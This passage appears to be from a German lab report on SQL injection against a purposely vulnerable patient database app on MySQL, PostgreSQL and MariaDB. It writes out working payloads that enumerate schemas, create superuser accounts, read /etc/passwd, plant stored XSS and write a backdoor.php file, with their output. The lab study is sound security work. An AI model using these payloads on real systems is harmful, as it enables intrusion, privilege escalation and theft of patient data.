Befehl: ' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata; ' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata;




Im Abbild ist zu sehen, dass die Datenbank evildb erfolgreich erstellt wurde.

Das Erstellen einer neuen Tabelle „Hacker“ innerhalb der vorher erstellten Datenbank evildb in MariaDB geschieht wie folgt:

Befehl: '; CREATE TABLE `evildb`.`hacker`(`nickname` VARCHAR(10)) ENGINE = MYISAM; --

Befehl: ' AND 0 UNION SELECT 1,table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'evildb';




Die Tabelle “Hacker” mit der Spalte “Nickname” wurde erfolgreich erstellt.

Ein Datensatz wird in MariaDB der neu erstellten Tabelle “Hacker” in der Datenbank “evildb” hinzugefügt und das Hinzufügen verifiziert:

Befehl: '; INSERT INTO `evildb`.`Hacker` (`Nickname`)VALUES ('h0ldmyb33r'); --

Befehl: ' UNION SELECT Nickname, 2, 3, 4 FROM evildb.hacker; --




Das Erstellen des Datensatzes wurde erfolgreich durchgeführt.

Auch bei MariaDB wird ein Patient angelegt:


Befehl: '; INSERT INTO Patienten (Versichertennummer,Nachname,Vorname,Geburtsdatum,Geschlecht,Vorerkrankungen,Covid19_Vorinfekt,Priogruppe,Krankenversicherung,Adresse,Hausnummer,PLZ,E_Mail,Telefon) VALUES('K123456789','Wayne','Bruce','1915-04-17','m','n','n','3',98000001,'Wayne Manor','1',99303,'b@man.bat','0123456789'); COMMIT; --

Auch in MariaDB muss das COMMIT; extra mit angegeben werden, damit die Daten festgeschrieben werden.



Auch jetzt wird überprüft, ob die Daten korrekt in die Tabelle übernommen wurden:

Befehl: '; AND 0 UNION SELECT Versichertennummer, Nachname, Vorname, E_Mail, Geburtsdatum FROM impfung.Patienten WHERE Nachname = 'Wayne';



Der Patient Bruce Wayne wurde erfolgreich hinzugefügt.

4.4 Datenbank-Server verändern

Bei der Veränderung des Datenbank-Servers ist insbesondere die Veränderung der Benutzerverwaltung von zentraler Bedeutung. Hierdurch wird versucht sich weitreichende Berechtigungen innerhalb des DBMS zu verschaffen.

4.4.1 MySQL

Neuen Benutzer erstellen:

Befehl: '; CREATE USER 'hacker'@'%' IDENTIFIED BY 'hacked'; GRANT ALL PRIVILEGES ON *.* TO 'hacker'@'%'; FLUSH PRIVILEGES; --

Patienten

'; CREATE USER 'hacker'@'%' IDENTIFIED BY 'hacked'; GRANT ALL PRIVILEGES ON *.* TO 'hacker'@'%'; FLUSH PRIVILEGES; -- Suchen

Befehl: asd' UNION SELECT user, 2, 3, 4 FROM mysql.user; --

Patienten

asd' UNION SELECT user, 2, 3, 4 FROM mysql.user; -- Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
hacker	2	3	4
root	2	3	4
mysql.infoschema	2	3	4
mysql.session	2	3	4
mysql.sys	2	3	4

Der neue Benutzer „hacker“ wurde erfolgreich mit Superuser-Rechten erstellt.

Benutzer löschen:

Befehl: '; DELETE FROM `mysql`.`user` WHERE `User`='hacker'; FLUSH PRIVILEGES; --

Patienten

asd' UNION SELECT user, 2, 3, 4 FROM mysql.user; -- Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
root	2	3	4
mysql.infoschema	2	3	4
mysql.session	2	3	4
mysql.sys	2	3	4

Der Benutzer konnte wieder gelöscht werden.

Ein Angreifer könnte sich so selbst Superuser-Rechte verschaffen und anschließend alle anderen Benutzerkonten entfernen, sodass andere Konten keinen Zugriff mehr auf die Datenbank besitzen.

4.4.2 PostgreSQL


Wie im Beispiel soll nun ein neuer Benutzer mit Superuser-Rechten erstellt werden. Mit diesem werden wir uns dann auch im Adminer anmelden und so versuchen, die Inhalte der Datenbanken einzusehen und ggfs. zu verändern.

Dafür wurde der Befehl aus dem Beispiel um „**ALTER ROLE hh10 with CREATEDB**“ erweitert.


Befehl: CREATE ROLE hh10 WITH SUPERUSER; ALTER ROLE hh10 with CREATEDB; ALTER ROLE hh10 WITH LOGIN; ALTER ROLE hh10 WITH PASSWORD 'hh10'; --

Anschließend erfolgt eine Abfrage der bestehenden Datenbankbenutzer:

Befehl: '; SELECT usename, usesuper FROM pg_user; --




Auch die Anmeldung im Adminer konnte mit dem neuen Benutzer hh10 erfolgen. Anschließend wurde auch dort noch einmal die Abfrage der bestehenden Datenbankbenutzer durchgeführt.




Nun überprüfen wir, ob mit dem neuen Benutzer hh10 auch eine Datenbank erstellt werden kann.

Die Erstellung wird direkt im Adminer durchgeführt und funktioniert ohne weitere Probleme.

Es erfolgt die Abmeldung im Adminer – Nun wird die erstellte Datenbank im Adminer gelöscht. Der Benutzer wird dann wieder über die SQLi entfernt.



Befehl: '; DROP USER hh10; --




Der Benutzer **hh10** wurde erfolgreich entfernt.


4.4.3 MariaDB (Cloud)

Das Erstellen eines neuen Datenbankbenutzers in MariaDB hat folgende Vorgehensweise:

Befehl: '; CREATE USER 'h0ldmyb33r'@'%' IDENTIFIED BY 'Nobody'; GRANT ALL PRIVILEGES ON *.* TO 'h0ldmyb33r'@'%'; FLUSH PRIVILEGES; --




Befehl: ' UNION SELECT user, 2, 3, 4 FROM mysql.user; --



Der neue Benutzer wurde erfolgreich mit administrativen Berechtigungen in MariaDB erstellt.

Das Löschen des Benutzers „h0ldmyb33r“ und die Validierung des Löschvorgangs findet wie folgt statt:

Befehl: '; DELETE FROM `mysql`.`user` WHERE `User`='h0ldmyb33r'; FLUSH PRIVILEGES; --



Der Benutzer “h0ldmyb33r” wurde aus MariaDB gelöscht.

4.5 Änderung am Filesystem

Wenn ein Angreifer Zugriff auf das Filesystem besitzt, können Dateien und Inhalte ausgelesen, kopiert oder eingeschleust werden.

4.5.1 MySQL

Mithilfe der bereits beschriebenen Anpassungen der Variable secure_file_priv konnte die Datei passwd erfolgreich ausgelesen werden:

Befehl: asd ' UNION SELECT 1, 2, 3, LOAD_FILE('/etc/passwd');--

Patienten

asd ' UNION SELECT 1, 2, 3, LOAD_FILE('/etc/passwd');-- Suchen


Nachname	Vorname	Geburtsdatum	Krankenkasse
1	2	3	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin /nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr /games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr /sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin /nologin mysql:x:999:999::/home/mysql:/bin/sh

4.5.2 PostgreSQL

Wie bereits beschrieben wird bei PostgreSQL der Dateizugriff über den COPY-Befehl realisiert.


Lesezugriff auf das Dateisystem:

Befehl: '; select * from pg_ls_dir('.'); --



Nun wird, wie im Beispiel die Datei „passwd“ kopiert. Dafür muss zuerst eine Hilfstabelle erstellt werden, in welche dann die Daten hineinkopiert werden.

Befehl: '; CREATE TABLE mydata(mydata text); COPY mydata FROM '/etc/passwd'; SELECT * FROM mydata; ; --.'




Die Tabelle wurde erfolgreich erstellt und die Inhalte der Datei passwd wurden in die Tabelle kopiert.

4.5.3 MariaDB (Cloud)

Durch die Veränderung der Variable <secure_file_priv>, analog zu den Einstellungsänderungen bei MySQL, konnte ebenfalls in MariaDB die Datei /etc/passwd aufgerufen werden:

Befehl: asd ' UNION SELECT 1, 2, 3, LOAD_FILE('/etc/passwd');--



Der Inhalt der Datei “/etc/passwd” ist über den Injection Befehl ermittelt.

4.6 Einschleusen von beliebigem Code

Das Einschleusen von Programmcode konnte im Beispiel dargestellt werden. Auch in unserer Umgebung haben wir dafür die HTML-Datei „Patienten“ mit dem zusätzlichen Code **{{ search|safe }}** versehen. Somit ist das Autoescaping für das Suchformular deaktiviert.


```
3   {% block page_title %}Patienten{% endblock %}
4
5   {% block page_content %}
6   {{ search|safe }}
7   <form method="get" action="/patienten">
8       <div class="form-row">
9           <div class="col-11">
10              <input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Krankenkasse">
11          </div>
12          <div class="col">
13              <button type="submit" class="btn btn-primary">Suchen</button>
14          </div>
15      </div>
16  </form>
```

Wir zeigen anhand von verschiedenen Beispielen, dass es möglich ist, Programmcode wie ein Alert-Script oder sogar eine Datei über die Datenbank auf das Host-System einzuschleusen.

4.6.1 MySQL

Genau wie in den Beispielen wird ein Alert mit dem Text: „Achtung, wir haben jetzt die Macht!“ in die Tabelle Patienten eingefügt.

Befehl: '; INSERT INTO Patienten VALUES (1,'<script>alert("Achtung, wir haben jetzt die Macht!")</script>',3, 4); --




Das Ergebnis ist der Alert mit dem zuvor angegebenen Text.


Neben dem Beispiel mit dem Alert-Script ist es ebenfalls möglich, eine Datei mit beliebigem Inhalt auf das Host-System einzuschleusen. Dazu wird in den spitzen Klammern der Inhalt der Datei eingefügt und mit einem into OUTFILE und dem Pfad die Datei auf das Host-System hochgeladen.

Befehl: ;' UNION SELECT 1,2,"<?php ICH BIN SUPER BOESER SCHADCODE>",3 into OUTFILE '/var/lib/mysql/backdoor.php'; --

Die SQL-Anweisung wird normal über das Formular angegeben:



Anschließend erhalten wir eine Meldung, dass kein return möglich ist.



Nun wird im Pfad /var/lib/mysql überprüft, ob die Datei backdoor.php erfolgreich angelegt wurde und der Inhalt: **ICH BIN EIN SUPER BOESER SCHADCODE** dort enthalten ist.

```
root@8369989cfdd5:/var/lib/mysql# ls -l
total 204300
-rw-r----- 1 mysql mysql   196608 Feb 20 17:20 '#ib_16384_0.dblwr'
-rw-r----- 1 mysql mysql  8585216 Feb 19 17:36 '#ib_16384_1.dblwr'
drwxr-x--- 2 mysql mysql     4096 Feb 20 17:18 '#innodb_temp'
-rw-r----- 1 mysql mysql       56 Feb 19 17:36  auto.cnf
-rw-r----- 1 mysql mysql       44 Feb 20 17:20  backdoor.php
-rw-r----- 1 mysql mysql  3147266 Feb 19 17:36  binlog.000001
```

Die Datei backdoor.php ist vorhanden und wurde erfolgreich angelegt.

```
root@8369989cfdd5:/var/lib/mysql# cat backdoor.php
1        2        <?php ICH BIN SUPER BOESER SCHADCODE>    3
root@8369989cfdd5:/var/lib/mysql#
```

Wie auf der Abbildung zu sehen ist, wurde der Inhalt aus der SQL-Anweisung korrekt übertragen und die Datei backdoor.php samt Inhalt auf dem Host-System angelegt.

